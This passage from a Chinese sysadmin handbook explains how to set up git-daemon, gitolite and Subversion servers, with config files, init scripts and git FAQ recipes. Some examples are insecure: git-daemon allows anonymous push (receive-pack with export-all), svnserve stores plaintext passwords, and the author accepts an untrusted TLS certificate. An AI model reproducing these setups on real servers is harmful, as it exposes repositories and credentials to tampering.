过程 126.2. git-daemon

1. /etc/shells

   /etc/shells 最后一行添加 '/usr/bin/git-shell'

```
$ grep git /etc/shells
/usr/bin/git-shell
```

2. add new user 'git' and 'gitroot' for git

   you need to assign shell with /usr/bin/git-shell

```
$ sudo adduser git --shell /usr/bin/git-shell
$ sudo adduser gitroot --ingroup git --shell /bin/bash
```

   /etc/passwd

```
$ grep git /etc/passwd
git:x:1001:1002:,,,:/home/git:/usr/bin/git-shell
gitroot:x:1002:1002:,,,:/home/gitroot:/bin/bash
```

3. /etc/services

```
$ grep 9418 /etc/services
git             9418/tcp                        # Git
Version Control System
```

4. /etc/inet.conf

```
$ grep git /etc/inet.conf
git     stream  tcp     nowait  nobody \
/usr/bin/git-daemon git-daemon --inetd --syslog --export-
```

```
all /home/gitroot
```

reload inetd

```
$ sudo pkill -HUP inetd
```

5. xinetd

目前的Linux逐渐使用xinetd.d替代inet.conf，如Redhat系列已经不再使用inet.conf, Ubuntu系列发行版已经不预装inet与xinetd

```
$ apt-cache search xinetd
globus-gfork-progs - Globus Toolkit - GFork Programs
rlinetd - gruesomely over-featured inetd replacement
update-inetd - inetd configuration file updater
xinetd - replacement for inetd with many enhancements

$ sudo apt-get install xinetd
```

/etc/xinetd.d/

```
$ cat /etc/xinetd.d/git
# default: off
# description: The git server offers access to git
repositories
service git
{
        disable                 = no
        type            = UNLISTED
        port            = 9418
        socket_type     = stream
        protocol                = tcp
        wait            = no
        user            = gitroot
        server          = /usr/bin/git
        server_args     = daemon --inetd --export-all --
enable=receive-pack --reuseaddr --base-path=/home/gitroot
```

```
        log_on_failure  += USERID
}
```

reload xinitd

```
$ sudo /etc/init.d/xinetd reload
* Reloading internet superserver configuration xinetd
[ OK ]
```

13.4. git-daemon-run

```
$ sudo apt-get install git-daemon-run
```

安装后会创建下面两个用户

```
$ cat /etc/passwd | grep git
gitlog:x:117:65534::/nonexistent:/bin/false
gitdaemon:x:118:65534::/nonexistent:/bin/false
```

git-daemon-run 包携带的文件

```
$ dpkg -L git-daemon-run
/.
/etc
/etc/sv
/etc/sv/git-daemon
/etc/sv/git-daemon/run
/etc/sv/git-daemon/log
/etc/sv/git-daemon/log/run
/usr
/usr/share
/usr/share/doc
/usr/share/doc/git-daemon-run
/usr/share/doc/git-daemon-run/changelog.gz
```

```
/usr/share/doc/git-daemon-run/changelog.Debian.gz
/usr/share/doc/git-daemon-run/README.Debian
/usr/share/doc/git-daemon-run/copyright
```

同时创建下面配置文件

```
$ find /etc/sv/git-daemon/
/etc/sv/git-daemon/
/etc/sv/git-daemon/run
/etc/sv/git-daemon/supervise
/etc/sv/git-daemon/log
/etc/sv/git-daemon/log/run
/etc/sv/git-daemon/log/supervise
```

编辑/etc/sv/git-daemon/run配置

```
$ sudo vim /etc/sv/git-daemon/run

#!/bin/sh
exec 2>&1
echo 'git-daemon starting.'
exec chpst -ugitdaemon \
"$(git --exec-path)"/git-daemon --verbose --reuseaddr \
--base-path=/var/cache /var/cache/git
```

```
git-daemon --verbose --reuseaddr \
--base-path=/var/cache /var/cache/git

改为

git-daemon --verbose --reuseaddr \
--enable=receive-pack --export-all --base-path=/opt/git
```

提示

```
   * 我加上了一个--export-all 使用该选项后，在git仓库中就不必创建git-daemon-export-ok文件。

   其他选项--enable=upload-pack --enable=upload-archive --enable=receive-pack
```

/etc/services 文件中加入

```
# Local services
git             9418/tcp                        # Git Version Control System
```

确认已经加入

```
$ grep 9418 /etc/services
```

启动git-daemon

```
$ sudo sv stop git-daemon

or

$ sudo runsv git-daemon
runsv git-daemon: fatal: unable to change to directory: file does not exist
```

扫描git端口，确认git-daemon已经启动

```
$ nmap localhost

Starting Nmap 5.00 ( http://nmap.org ) at 2012-01-31 10:45 CST
Warning: Hostname localhost resolves to 2 IPs. Using 127.0.0.1.
Interesting ports on localhost (127.0.0.1):
Not shown: 989 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
```

```
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1723/tcp open  pptp
3128/tcp open  squid-http
3306/tcp open  mysql
9418/tcp open  git
```

13.5. Testing

```
$ sudo mkdir -p /opt/git/example.git
$ cd /opt/git/example.git
$ git init
$ sudo vim example.git/.git/config
[receive]
denyCurrentBranch = ignore

$ sudo chown gitdaemon -R /opt/git/*
$ touch git-daemon-export-ok
```

.git/config 文件应该是下面这样

```
$ cat example.git/.git/config
[core]
repositoryformatversion = 0
filemode = true
bare = false
logallrefupdates = true

[receive]
denyCurrentBranch = ignore
```

git-clone git://localhost/example.git

```
neo@deployment:/tmp$ git clone git://localhost/example.git
example.git
Cloning into example.git...
warning: You appear to have cloned an empty repository.
neo@deployment:/tmp$ cd example.git/
neo@deployment:/tmp/example.git$ echo helloworld > hello.txt
neo@deployment:/tmp/example.git$ git add hello.txt
neo@deployment:/tmp/example.git$ git commit -m 'Initial commit'
[master (root-commit) 65a0f83] Initial commit
1 files changed, 1 insertions(+), 0 deletions(-)
create mode 100644 hello.txt
```

我们添加了一些文件 push 到服务器

```
$ git push origin master
Counting objects: 3, done.
Delta compression using up to 2 threads.
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 214 bytes, done.
Total 3 (delta 0), reused 0 (delta 0)
To git://localhost/example.git
* [new branch]      master -> master
```

然后再git clone，可以看到文件数目

```
$ git-clone git://localhost/example.git
Cloning into example...
remote: Counting objects: 3, done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0)
Receiving objects: 100% (3/3), done.
```

14. git-svn - Bidirectional operation between a single Subversion branch and git

```
sudo apt-get install git-svn
```

clone

```
git-svn clone -s svn://netkiller.8800.org/neo
cd neo
git gc

git commit -a
git-svn dcommit
```

从 svn 仓库更新

```
git-svn rebase
```

git-svn init svn://netkiller.8800.org/neo/public_html

15. Web Tools

15.1. viewgit

http://viewgit.sourceforge.net/

16. gitolite - SSH-based gatekeeper for git repositories

```
$ apt-cache search gitolite
gitolite - SSH-based gatekeeper for git repositories
```

```
sudo apt-get install gitolite
```

No adminkey given - not setting up gitolite.

16.1. gitolite-admin

```
git@192.168.2.1:gitolite-admin.git
```

gitolite.conf

gitolite-admin/conf/gitolite.conf

staff

```
@admin          = neo
@developer      = bottle nada dick blank phabricator
@designer       = blank
@deployer       = phoenix
@tester         = jimmy
```

repo

```
repo gitolite-admin
```

```
    RW+     = @admin
    R       = @deployer

repo mydomain.com/www.mydomain.com
    RW+     = @admin
    RW          = @developer @designer
    R           = @deployer

repo mydomain.com/images.mydomain.com
    RW+     = @admin
    RW          = @developer @designer
    R           = @deployer

repo mydomain.com/passport.mydomain.com
    RW+     = @admin
    RW          = @developer
    R           = @deployer @designer

repo    example.com/www.example.com
  RW+       = @all

repo    @all
  RW        = @developer @designer
  R         = @agentbot @deployment @test
```

17. FAQ

17.1. 导出最后一次修改过的文件

有时我们希望把刚刚修改的文件复制出来，同时维持原有的目录结构，这样可能交给运维直接覆盖服务器上的代码。我们可以使用下面的命令完成这样的操作，而不用一个一个文件的复制。

```
git archive -o update.zip HEAD $(git diff --name-only HEAD^)
```

17.2. 导出指定版本区间修改过的文件

首先使用git log查看日志，找到指定的 commit ID号。

```
$ git log
commit ee808bb4b3ed6b7c0e7b24eeec39d299b6054dd0
Author: 168 <lineagelx@126.com>
Date:   Thu Oct 22 13:12:11 2015 +0800

统计代码

commit 3e68ddef50eec39acea1b0e20fe68ff2217cf62b
Author: netkiller <netkiller@msn.com>
Date:   Fri Oct 16 14:39:10 2015 +0800

页面修改

commit b111c253321fb4b9c5858302a0707ba0adc3cd07
Author: netkiller <netkiller@msn.com>
Date:   Wed Oct 14 17:51:55 2015 +0800

数据库连接

commit 4a21667a576b2f18a7db8bdcddbd3ba305554ccb
```

```
Author: netkiller <netkiller@msn.com>
Date:   Wed Oct 14 17:27:15 2015 +0800

init repo
```

导入 b111c253321fb4b9c5858302a0707ba0adc3cd07 至 ee808bb4b3ed6b7c0e7b24eeec39d299b6054dd0 间修改过的文件。

```
$ git archive -o update2.zip HEAD $(git diff --name-only
b111c253321fb4b9c5858302a0707ba0adc3cd07)
```

17.3. 撤销当前修改，恢复到远程最后一次提交

```
neo@MacBook-Pro-M2 ~/w/ensd-fscs (master|MERGING)> git reset --
hard origin/master
HEAD is now at d8952521 Merge branch 'revert-caebf6ee' into
'master'
```

17.4. 回撤提交

首先 reset 到指定的版本，根据实际情况选择 --mixed 还是 --hard

```
git reset --mixed 096392721f105686fc3cdafcb4159439a66b0e5b --
or
git reset --hard 33ba6503b4fa8eed35182262770e4eab646396cd --
```

```
```

```
git push origin --force --all
or
git push --force --progress "origin" master:master
```

17.5. 撤回单个文件提交

例如撤回 project/src/main/java/cn/netkiller/controller/DemoSceneController.java 到上一个版本

```
➜  api.netkiller.cn git:(testing) git log
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java

commit b4609646ee60927fe4c1c563d07e78f63ab106ea (HEAD ->
testing, origin/testing)
Author: Neo Chen <netkiller@msn.com>
Date:   Wed Nov 17 18:49:27 2021 +0800

手工合并，临时提交

commit bc96eb68ad73d5248c8135609191c51e258edf10
Author: Tom <tom@qq.com>
Date:   Thu Oct 21 16:29:20 2021 +0800

获取激活场景

commit d564ea25bd556324f1f576357563a8ee77b3bdd9
Author: Tom <tom@qq.com>
Date:   Thu Oct 21 15:15:26 2021 +0800

获取激活场景

commit d5a40165ad24a3a021fe58c6d78e0b7d97ab3cc5
Author: Tom <tom@qq.com>
Date:   Thu Oct 21 14:43:16 2021 +0800

新增场景角色增加
```

```
commit aa98662cb9e781e328ee3d5cec23af29c81050d9
Author: Tom <tom@qq.com>
Date:   Thu Oct 21 09:55:29 2021 +0800

新增场景角色增加

commit 140d22a8d4ea7fcc775d4372e8beb6d854831512
Author: Jerry <jerry@qq.com>
Date:   Sat Oct 16 15:27:30 2021 +0800

场景接口修改

commit 2ddbb1ff933de663305db2396d99030c938c267a
Author: Tom <tom@qq.com>
Date:   Fri Oct 15 10:55:30 2021 +0800
```

只显示最后五条记录

```
➜  api.netkiller.cn git:(testing) git log -5
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java
```

```
➜  api.netkiller.cn git:(testing) git reset
bc96eb68ad73d5248c8135609191c51e258edf10
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java
Unstaged changes after reset:
M
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java
```

```
➜  api.netkiller.cn git:(testing) ✗ git status
```

```
On branch testing
Your branch is up to date with 'origin/testing'.

Changes to be committed:
(use "git restore --staged <file>..." to unstage)
modified:
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java

Changes not staged for commit:
(use "git add <file>..." to update what will be committed)
(use "git restore <file>..." to discard changes in working
directory)
modified:
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java

➜  api.netkiller.cn git:(testing) ✗ git add
project/src/main/java/cn/netkiller/controller/DemoSceneControll
er.java
➜  api.netkiller.cn git:(testing) ✗ git commit -m '恢复到上一个版
本'
[testing 9959acd4] 恢复到上一个版本
1 file changed, 6 insertions(+), 8 deletions(-)
```

17.6. 合并分支中的单个

git merge 会合并两个分支中的所有文件，如果我们只想合并单个文件，可以这样做。

```
git checkout feature
git checkout --patch master file.txt
```

例如热修复生产代码，将hotfix分支的文件file.txt 合到master分支上；

```
git checkout master
git checkout hotfix file.txt
git commit -a -m '修复生产BUG'
```

这种方式相当于吧 file.txt 文件从 hotfix 分支复制到 master 分支，适合处理二进制文件。

17.7. 每个项目一个证书

方法一

```
[root@localhost ~]# cat .ssh/config
host git.netkiller.cn
user git
hostname git.netkiller.cn
port 22
identityfile ~/.ssh/netkiller

host github.com
HostName github.com
IdentityFile ~/.ssh/id_rsa_github
User git
```

方法二

```
$ ssh-agent sh -c 'ssh-add ~/.ssh/id_rsa; git fetch user@host'
```

17.8. fatal: Not possible to fast-forward, aborting.

```
$ git pull
fatal: Not possible to fast-forward, aborting.
$ git rebase
$ git push
```

17.9. receive.denyCurrentBranch

git push 操作提示 receive.denyCurrentBranch

```
remote: error: refusing to update checked out branch:
refs/heads/main
remote: error: By default, updating the current branch in a
non-bare repository
remote: is denied, because it will make the index and work tree
inconsistent
remote: with what you pushed, and will require 'git reset --
hard' to match
remote: the work tree to HEAD.
remote:
remote: You can set the 'receive.denyCurrentBranch'
configuration variable
remote: to 'ignore' or 'warn' in the remote repository to allow
pushing into
remote: its current branch; however, this is not recommended
unless you
remote: arranged to update its work tree to match what you
pushed in some
remote: other way.
remote:
remote: To squelch this message and still keep the default
behaviour, set
remote: 'receive.denyCurrentBranch' configuration variable to
'refuse'.
```

起因，疫情期间远程办公，将办公室内的 gitlab 所有仓库都导出来，放在一个临时服务器上，服务器创建了一个临时账号 git，仓库放在 /home/git 目录下。

开发人员使用类似地址 git@git.netkiller.cn:netkiller.cn/api.netkiller.cn 克隆代码，但是 git push 的时候出现上面错误

解决方案

进入服务器 su - git，然后在项目目录下面运行

```
git init --shared --bare
git config receive.denyCurrentBranch ignore
```

再次尝试 git push 问题解决。

17.10. 更新所有项目以及分支

```
for project in $(ls -1 | grep com); do

cd $project && \
for branch in $(git branch -r | grep -v HEAD) ; do
# git checkout -b ${branch#*/} $branch;
git checkout ${branch#*/};
git pull;
done;
cd ..;
done;

rsync -auzv --delete * git@netkiller.cn:/opt/backup/code/
```

17.11. 找回丢失的分支

```
git reflog
git checkout -b your_branch commit-id
```

第 127 章 Subversion

1. Invoking the Server

配置开发环境版本控制Subversion

Squid + Subversion 请参考Squid一节

1.1. Installing

Ubuntu

过程 127.1. subversion

1. installation

   $ sudo apt-get install subversion

```
$ sudo apt-get install subversion
```

2. create svn group and svnroot user

```
$ sudo groupadd svn
$ sudo adduser svnroot --ingroup svn
```

3. create repository

```
$ svnadmin create /home/svnroot/test
```

4. testing

```
svnroot@netkiller:~$ svnserve -d --foreground -r
/home/svnroot/
```

check out

neo@netkiller:/tmp$ svn list svn://localhost/test

you may see some file and directory

```
neo@netkiller:/tmp$ ls test/.svn/
entries  format  prop-base  props  text-base  tmp
```

5. configure

$ vim repositories/conf/svnserve.conf

```
[general]
anon-access = read
auth-access = write
password-db = passwd
# authz-db = authz
# realm = My First Repository
```

$ vim repositories/conf/passwd

```
[users]
# harry = harryssecret
# sally = sallyssecret
neo = chen
```

如果不允许匿名用户checkout代码，配置文件这样写anon-access = none

```
[general]
anon-access = none
auth-access = write
```

6. firewall

```
$ sudo ufw allow svn
```

CentOS 5

```
[root@development ~]# yum -y install subversion
```

classic Unix-like xinetd daemon

```
[root@development ~]# vim /etc/xinetd.d/subversion
service subversion
{
    disable = no
    port = 3690
    socket_type = stream
    protocol = tcp
    wait = no
    user = svnroot
    server = /usr/bin/svnserve
    server_args = -i -r /home/svnroot
}
```

firewall

```
iptables -A INPUT -p tcp -m tcp --sport 3690 -j ACCEPT
iptables -A OUTPUT -p tcp -m tcp --dport 3690 -j ACCEPT
```

WebDav

install webdav module

```
[root@development ~]# yum install mod_dav_svn
```

create directory

```
mkdir /var/www/repository
svnadmin create /var/www/repository
```

subversion.conf

```
[root@development ~]# vim /etc/httpd/conf.d/subversion.conf
LoadModule dav_module modules/mod_dav.so
LoadModule dav_svn_module modules/mod_dav_svn.so
LoadModule authz_svn_module modules/mod_authz_svn.so
```

vhost.conf

```
<Location />
```

```
DAV svn
SVNPath /var/www/repository
AuthType Basic
AuthName "Subversion Repository"
AuthUserFile /etc/subversion/svn-auth-file
Require valid-user
</Location>
```

auth file

```
[root@development ~]# htpasswd -c /etc/subversion/svn-auth-file
my_user_name
```

项目目录结构

–trunk #存放主线

–branches #存放分支，可修改

–tags #存放标记，不可修改

CentOS 6

CentOS 6 默认没有安装xinetd

```
# yum install xinetd
# yum install subversion

# mkdir -p /opt/svnroot
```

xinetd 配置

```
# vim /etc/xinetd.d/svn
service svn
{
    disable = no
    port = 3690
    socket_type = stream
    protocol = tcp
    wait = no
    user = svnroot
    server = /usr/bin/svnserve
    server_args = -i -r /opt/svnroot
}

# /etc/init.d/xinetd restart
Stopping xinetd:
[FAILED]
Starting xinetd:                                           [
OK  ]

# tail /var/log/messages | grep xinetd
May  5 18:57:20 SZVM42-C1-02 yum: Installed: 2:xinetd-2.3.14-
16.el5.i386
May  5 18:59:22 SZVM42-C1-02 xinetd[4558]: Unknown user:
svnroot [file=/etc/xinetd.d/svn] [line=8]
May  5 18:59:22 SZVM42-C1-02 xinetd[4558]: Error parsing
attribute user - DISABLING SERVICE

[file=/etc/xinetd.d/svn] [line=8]
May  5 18:59:22 SZVM42-C1-02 xinetd[4558]: xinetd Version
2.3.14 started with libwrap loadavg labeled-networking

options compiled in.
May  5 18:59:22 SZVM42-C1-02 xinetd[4558]: Started working: 0
available services
```

service 名字必须与 /etc/services中定义的名字相同，否则将不能启动，同时在/var/log/message中会提示如下

```
May  4 14:33:08 www xinetd[5656]: service/protocol combination
not in /etc/services: subversion/tcp
May  4 14:33:08 www xinetd[5656]: xinetd Version 2.3.14 started
```

```
with libwrap loadavg labeled-networking options compiled in.
May  4 14:33:08 www xinetd[5656]: Started working: 0 available
services
May  4 14:33:33 www pulseaudio[21913]: sink-input.c: Failed to
create sink input: too many inputs per sink.
May  4 14:33:33 www pulseaudio[21913]: sink-input.c: Failed to
create sink input: too many inputs per sink.
May  4 14:33:33 www pulseaudio[21913]: sink-input.c: Failed to
create sink input: too many inputs per sink.
May  4 14:33:33 www pulseaudio[21913]: sink-input.c: Failed to
create sink input: too many inputs per sink.
May  4 14:33:33 www pulseaudio[21913]: sink-input.c: Failed to
create sink input: too many inputs per sink.
May  4 14:33:33 www pulseaudio[21913]: sink-input.c: Failed to
create sink input: too many inputs per sink.
May  4 14:33:33 www pulseaudio[21913]: sink-input.c: Failed to
create sink input: too many inputs per sink.
May  4 14:33:33 www pulseaudio[21913]: sink-input.c: Failed to
create sink input: too many inputs per sink.
May  4 14:33:41 www xinetd[5656]: Exiting...
May  4 14:33:41 www xinetd[5676]: xinetd Version 2.3.14 started
with libwrap loadavg labeled-networking options compiled in.
May  4 14:33:41 www xinetd[5676]: Started working: 1 available
service
```

1.2. standalone “daemon” process

svn daemon

```
$ svnserve --daemon --root /home/svnroot
```

starting subversion for debian/ubuntu

/etc/init.d/subversion for debian/ubuntu

```
debian:/etc/init.d# cat subversion
#!/bin/sh
```

```
### BEGIN INIT INFO
# Provides:          subversion
# Required-Start:    $remote_fs $network
# Required-Stop:     $remote_fs $network
# Should-Start:      fam
# Should-Stop:       fam
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
# Short-Description: Start the subversion subversion server.
### END INIT INFO

#########################
# Author: Neo <openunix@163.com>
#########################

PATH=/sbin:/bin:/usr/sbin:/usr/bin
DAEMON=/usr/bin/svnserve
NAME=subversion
DESC="subversion server"
PIDFILE=/var/run/$NAME.pid
SCRIPTNAME=/etc/init.d/$NAME
SVNROOT=/srv/svnroot
DAEMON_OPTS="-d -T -r $SVNROOT --pid-file $PIDFILE"

test -x $DAEMON || exit 0

set -e

. /lib/lsb/init-functions

case "$1" in
    start)
        log_daemon_msg "Starting $DESC" $NAME
        echo
        $DAEMON $DAEMON_OPTS
        echo `pgrep -o $NAME` > $PIDFILE > /dev/null 2>
/dev/null
        ;;
    stop)
        log_daemon_msg "Stopping $DESC" $NAME
        echo
        killall `basename $DAEMON` > /dev/null 2> /dev/null
        rm -rf $PIDFILE
        ;;
    restart)
```

```
        $0 stop
        $0 start
        ;;
    status)
        ps ax | grep $NAME
        ;;
    *)
        echo "Usage: $SCRIPTNAME {start|stop|restart|status}"
>&2
        exit 1
        ;;
esac

exit 0
```

starting subversion daemon script for CentOS/Radhat

```
#!/bin/bash
#
# /etc/rc.d/init.d/subversion
#
# Starts the Subversion Daemon
#
# chkconfig: 345 90 10
#
# description: Subversion Daemon

# processname: svnserve

source /etc/rc.d/init.d/functions

[ -x /usr/bin/svnserve ] || exit 1

### Default variables
SYSCONFIG="/etc/sysconfig/subversion"

### Read configuration
[ -r "$SYSCONFIG" ] && source "$SYSCONFIG"
```

```
RETVAL=0
USER="svnroot"
prog="svnserve"
desc="Subversion Daemon"

start() {
   echo -n $"Starting $desc ($prog): "
   daemon --user $USER $prog -d $OPTIONS
   RETVAL=$?
   [ $RETVAL -eq 0 ] && touch /var/lock/subsys/$prog
   echo
}

stop() {
   echo -n $"Shutting down $desc ($prog): "
   killproc $prog
   RETVAL=$?
   [ $RETVAL -eq 0 ] && success || failure
   echo
   [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/$prog
   return $RETVAL
}

case "$1" in
  start)
   start
   ;;
  stop)
   stop
   ;;
  restart)
   stop
   start
   RETVAL=$?
   ;;
  condrestart)
        [ -e /var/lock/subsys/$prog ] && restart
   RETVAL=$?
   ;;
  *)
   echo $"Usage: $0 {start|stop|restart|condrestart}"
   RETVAL=1
esac

exit $RETVAL
```

```
```

/etc/sysconfig/subversion

```
# Configuration file for the Subversion service

#
# To pass additional options (for instace, -r root of directory
to server) to
# the svnserve binary at startup, set OPTIONS here.
#
#OPTIONS=
OPTIONS="--threads --root /srv/svnroot"
```

1.3. classic Unix-like inetd daemon

/etc/inetd.conf

```
svn stream tcp nowait svn /usr/bin/svnserve svnserve -i -r
/home/svnroot/repositories
```

xinetd.d

/etc/xinetd.d/subversion

```
$ sudo apt-get install xinetd
$ sudo vim /etc/xinetd.d/subversion

service subversion
{
    disable = no
    port = 3690
    socket_type = stream
    protocol = tcp
    wait = no
    user = svnroot
```

```
    server = /usr/bin/svnserve
    server_args = -i -r /home/svnroot
}
```

restart xinetd

```
$ sudo /etc/init.d/xinetd restart
```

1.4. hooks

```
$ sudo apt-get install subversion-tools
```

post-commit

install SVN::Notify

```
perl -MCPAN -e 'install SVN::Notify'
```

```
$ sudo cp post-commit.tmpl post-commit
$ sudo chown svnroot:svn post-commit
$ sudo vim post-commit

REPOS="$1"
REV="$2"

#/usr/share/subversion/hook-scripts/commit-email.pl "$REPOS"
"$REV" openunix@163.com
/usr/share/subversion/hook-scripts/commit-email.pl "$1" "$2" --
from neo@netkiller.8800.org -h localhost  -s "[SVN]" --diff y
openunix@163.com openx@163.com
```

另一种方法

```
#!/bin/sh

REPOS="$1"
REV="$2"

/usr/local/bin/svnnotify                        \
    --repos-path    "$REPOS"                    \
    --revision      "$REV"                      \
    --subject-cx                                \
    --with-diff                                 \
    --handler       HTML::ColorDiff             \
    --to            <your e-mail address>       \
    --from          <from e-mail address>
```

```
/usr/bin/svnnotify --repos-path "$REPOS" --revision "$REV" \
--from neo@netkiller.8800.org --to openunix@163.com --smtp
localhost \
--handler "HTML::ColorDiff"  --with-diff --charset zh_CN:GB2312
-g zh_CN --svnlook /usr/bin/svnlook --subject-prefix '[SVN]'
```

如果你没有安装邮件服务器，你可以使用服务商的SMTP如163.com

```
/usr/bin/svnnotify --repos-path "$REPOS" --revision "$REV" \
--from openx@163.com --to openunix@163.com --smtp smtp.163.com
--smtp-user openunix --smtp-pass ****** \
--handler "HTML::ColorDiff"  --with-diff --charset UTF-8 --
language zh_CN --svnlook /usr/bin/svnlook --subject-prefix
'[SVN]'
```

Charset

```
REPOS="$1"
REV="$2"

svnnotify --repos-path "$REPOS" --revision "$REV" \
        --subject-cx \
        --from neo.chen@example.com \
        --to group@example.com,manager@example.com \
        --with-diff \
        --svnlook /usr/bin/svnlook \
        --subject-prefix '[SVN]' \
        --charset UTF-8  --language zh_CN
```

1.5. WebDav

Apache SVN

$ sudo apt-get install libapache2-svn

```
netkiller@neo:/etc/apache2$ sudo apt-get install libapache2-svn
```

vhost

```
<VirtualHost *>
        ServerName svn.netkiller.8800.org
        DocumentRoot /var/svn

      <Location />
                DAV svn
                SVNPath /var/svn
                AuthType Basic
                AuthName "Subversion Repository"
                AuthUserFile /etc/apache2/svn.passwd
                <LimitExcept GET PROPFIND OPTIONS REPORT>
                        Require valid-user
                </LimitExcept>
        </Location>
</VirtualHost>
```

```
```

建立密码文件

建立第一个用户需要加-c参数

```
netkiller@neo:/etc/apache2$ sudo htpasswd2 -c
/etc/apache2/svn.passwd svn
New password:
Re-type new password:
Adding password for user svn
```

输入两次密码

建立其他用户

```
sudo htpasswd2 /etc/apache2/svn.passwd otheruser
```

davfs2 - mount a WebDAV resource as a regular file system

install

```
$ sudo apt-get install davfs2
```

mount a webdav to directory

```
$ sudo mount.davfs https://opensvn.csie.org/netkiller
/mnt/davfs/
Please enter the username to authenticate with server
https://opensvn.csie.org/netkiller or hit enter for none.
Username: svn
Please enter the password to authenticate user svn with server
https://opensvn.csie.org/netkiller or hit enter for none.
```

```
Password:
mount.davfs: the server certificate is not trusted
  issuer:      CSIE.org, CSIE.org, Taipei, Taiwan, TW
  subject:     CSIE.org, CSIE.org, Taipei, TW
  identity:    *.csie.org
  fingerprint:
e6:05:eb:fb:69:5d:25:4e:11:3c:83:e8:7c:44:ee:bf:a9:85:a3:64
You only should accept this certificate, if you can
verify the fingerprint! The server might be faked
or there might be a man-in-the-middle-attack.
Accept certificate for this session? [y,N] y
```

test

```
$ ls davfs/
branches  lost+found  tags  trunk
```

2. repository 管理

2.1. create repository

```
$ su - svnroot
$ svnadmin create /home/svnroot/neo
```

2.2. user admin

```
#!/bin/bash
################################
# Author: Neo<openunix@163.com
# Home: http://netkiller.sf.net
################################
SVNROOT=/srv/svnroot/project
adduser(){
    echo $1  $2
    if [ -z $1 ]; then
        usage
    else
        local user=$1
    fi
    if [ -z $2 ]; then
        usage
    else
        local passwd=$2
    fi
    echo "$1 = $2" >> $SVNROOT/conf/passwd
}
deluser(){
    local user=$1
    if [ -z $user ]; then
        usage
    else
        ed -s $SVNROOT/conf/passwd <<EOF
/$user/
d
```

```
wq
EOF
    fi
}
list(){
    cat $SVNROOT/conf/passwd
}
usage(){
    echo $"Usage: $0 {list|add|del} username"
}
case "$1" in
    list)
        list
        ;;
    add)
        adduser $2 $3
        ;;
    del)
        deluser $2
        ;;
    restart)
        stop
        start
        ;;
    condrestart)
        condrestart
        ;;

    *)
        usage
        exit 1
esac
```

用法

```
./svnuser list
./svnuser add user passwd
./svnuser del user
```

2.3. authz

$ svnadmin create /home/svnroot/project

$ svnserve --daemon --root /home/svnroot/project

```
[groups]
member = neo
blog = neo,netkiller
wiki = bg7nyt,chen,jingfeng

[/]
* =

[/member]
@member = rw
* = r

[/app/blog]
@blog = rw
* =

[/app/wiki]
@blog = rw
* =

# [repository:/baz/fuz]
# @harry_and_sally = rw
# * = r
```

$ svnadmin create /home/svnroot/project1

$ svnadmin create /home/svnroot/project2

$ svnserve --daemon --root /home/svnroot

```
[groups]
member = neo
blog = neo,netkiller
```

```
wiki = bg7nyt,chen,jingfeng

[project1:/]
* =
[project2:/]
* = r

[project1:/member]
@member = rw
* = r

[project2:/app/blog]
@blog = rw
* =

[project2:/app/wiki]
@blog = rw
* = r
```

例 127.1. authz

```
[aliases]
# joe = /C=XZ/ST=Dessert/L=Snake City/O=Snake Oil,
Ltd./OU=Research Institute/CN=Joe Average

### This file is an example authorization file for svnserve.
### Its format is identical to that of mod_authz_svn
authorization
### files.
### As shown below each section defines authorizations for the
path and
### (optional) repository specified by the section name.
### The authorizations follow. An authorization line can refer
to:
###  - a single user,
###  - a group of users defined in a special [groups] section,
###  - an alias defined in a special [aliases] section,
###  - all authenticated users, using the '$authenticated'
token,
###  - only anonymous users, using the '$anonymous' token,
###  - anyone, using the '*' wildcard.
###
### A match can be inverted by prefixing the rule with '~'.
```

```
Rules can
### grant read ('r') access, read-write ('rw') access, or no
access
### ('').

[aliases]
# joe = /C=XZ/ST=Dessert/L=Snake City/O=Snake Oil,
Ltd./OU=Research Institute/CN=Joe Average

[groups]

manager = neo
developer = jam,john,zen
tester = eva
designer = allan
deployer = ken

[/]
@manager = rw
@developer = r
@designer = r
@deployer = r
@tester = r
* =

##############################
# Trunk
# ############################
[/www.mydomain.com/trunk]
@manager = rw
@designer = rw
@developer = rw
@deployer = r

[/images.mydomain.com/trunk]
@designer = rw

[/myid.mydomain.com/trunk]
@designer = r

[/info.mydomain.com/trunk]
@developer = r
@designer = r

##############################
```

```
#\Branches
##############################
[/admin.mydomain.com/branches]
@developer = rw
@designer = rw

[/myid.mydomain.com/branches]
@developer = rw
@designer = rw

[/info.mydomain.com/branches]
@developer = rw
@designer = rw

[/www.mydomain.com/branches]
@developer = rw
@designer = rw

[/images.mydomain.com/branches]
@developer = rw
@designer = rw

[/log.mydomain.com/branches]
@developer = rw

[/report.mydomain.com/branches]
@developer = rw

##############################
# TAGS
# ##############################
[/myid.mydomain.com/tags]
@deployer = rw
[/admin.mydomain.com/tags]
@deployer = rw
[/info.mydomain.com/tags]
@deployer = rw
```

2.4. dump

```
svnadmin dump /svnroot/project | gzip > svn.gz
```

3. 使用Subversion

3.1. Initialized empty subversion repository for project

```
svn co svn://127.0.0.1/project
cd project
mkdir trunk
mkdir tags
mkdir branches
svn ci -m "Initialized empty subversion repository in
your_project"
```

3.2. ignore

svn propset svn:ignore [filename] [folder]

```
$ svn propset svn:ignore 'images' .
$ svn ci -m 'Ignoring a directory called "images".'
```

```
$ svn propset svn:ignore '*' images
$ svn ci -m 'Ignoring a directory called "images".'
```

```
$ svn export spool spool-tmp
$ svn rm spool
$ svn ci -m 'Removing inadvertently added directory "spool".'
$ mv spool-tmp spool
$ svn propset svn:ignore 'spool' .
$ svn ci -m 'Ignoring a directory called "spool".'
```

.ignore

```
svn propset svn:ignore -F .cvsignore .
svn propset -R svn:ignore -F .svnignore .
```

3.3. 关键字替换

```
Date
        这个关键字保存了文件最后一次在版本库修改的日期，看起来类似于
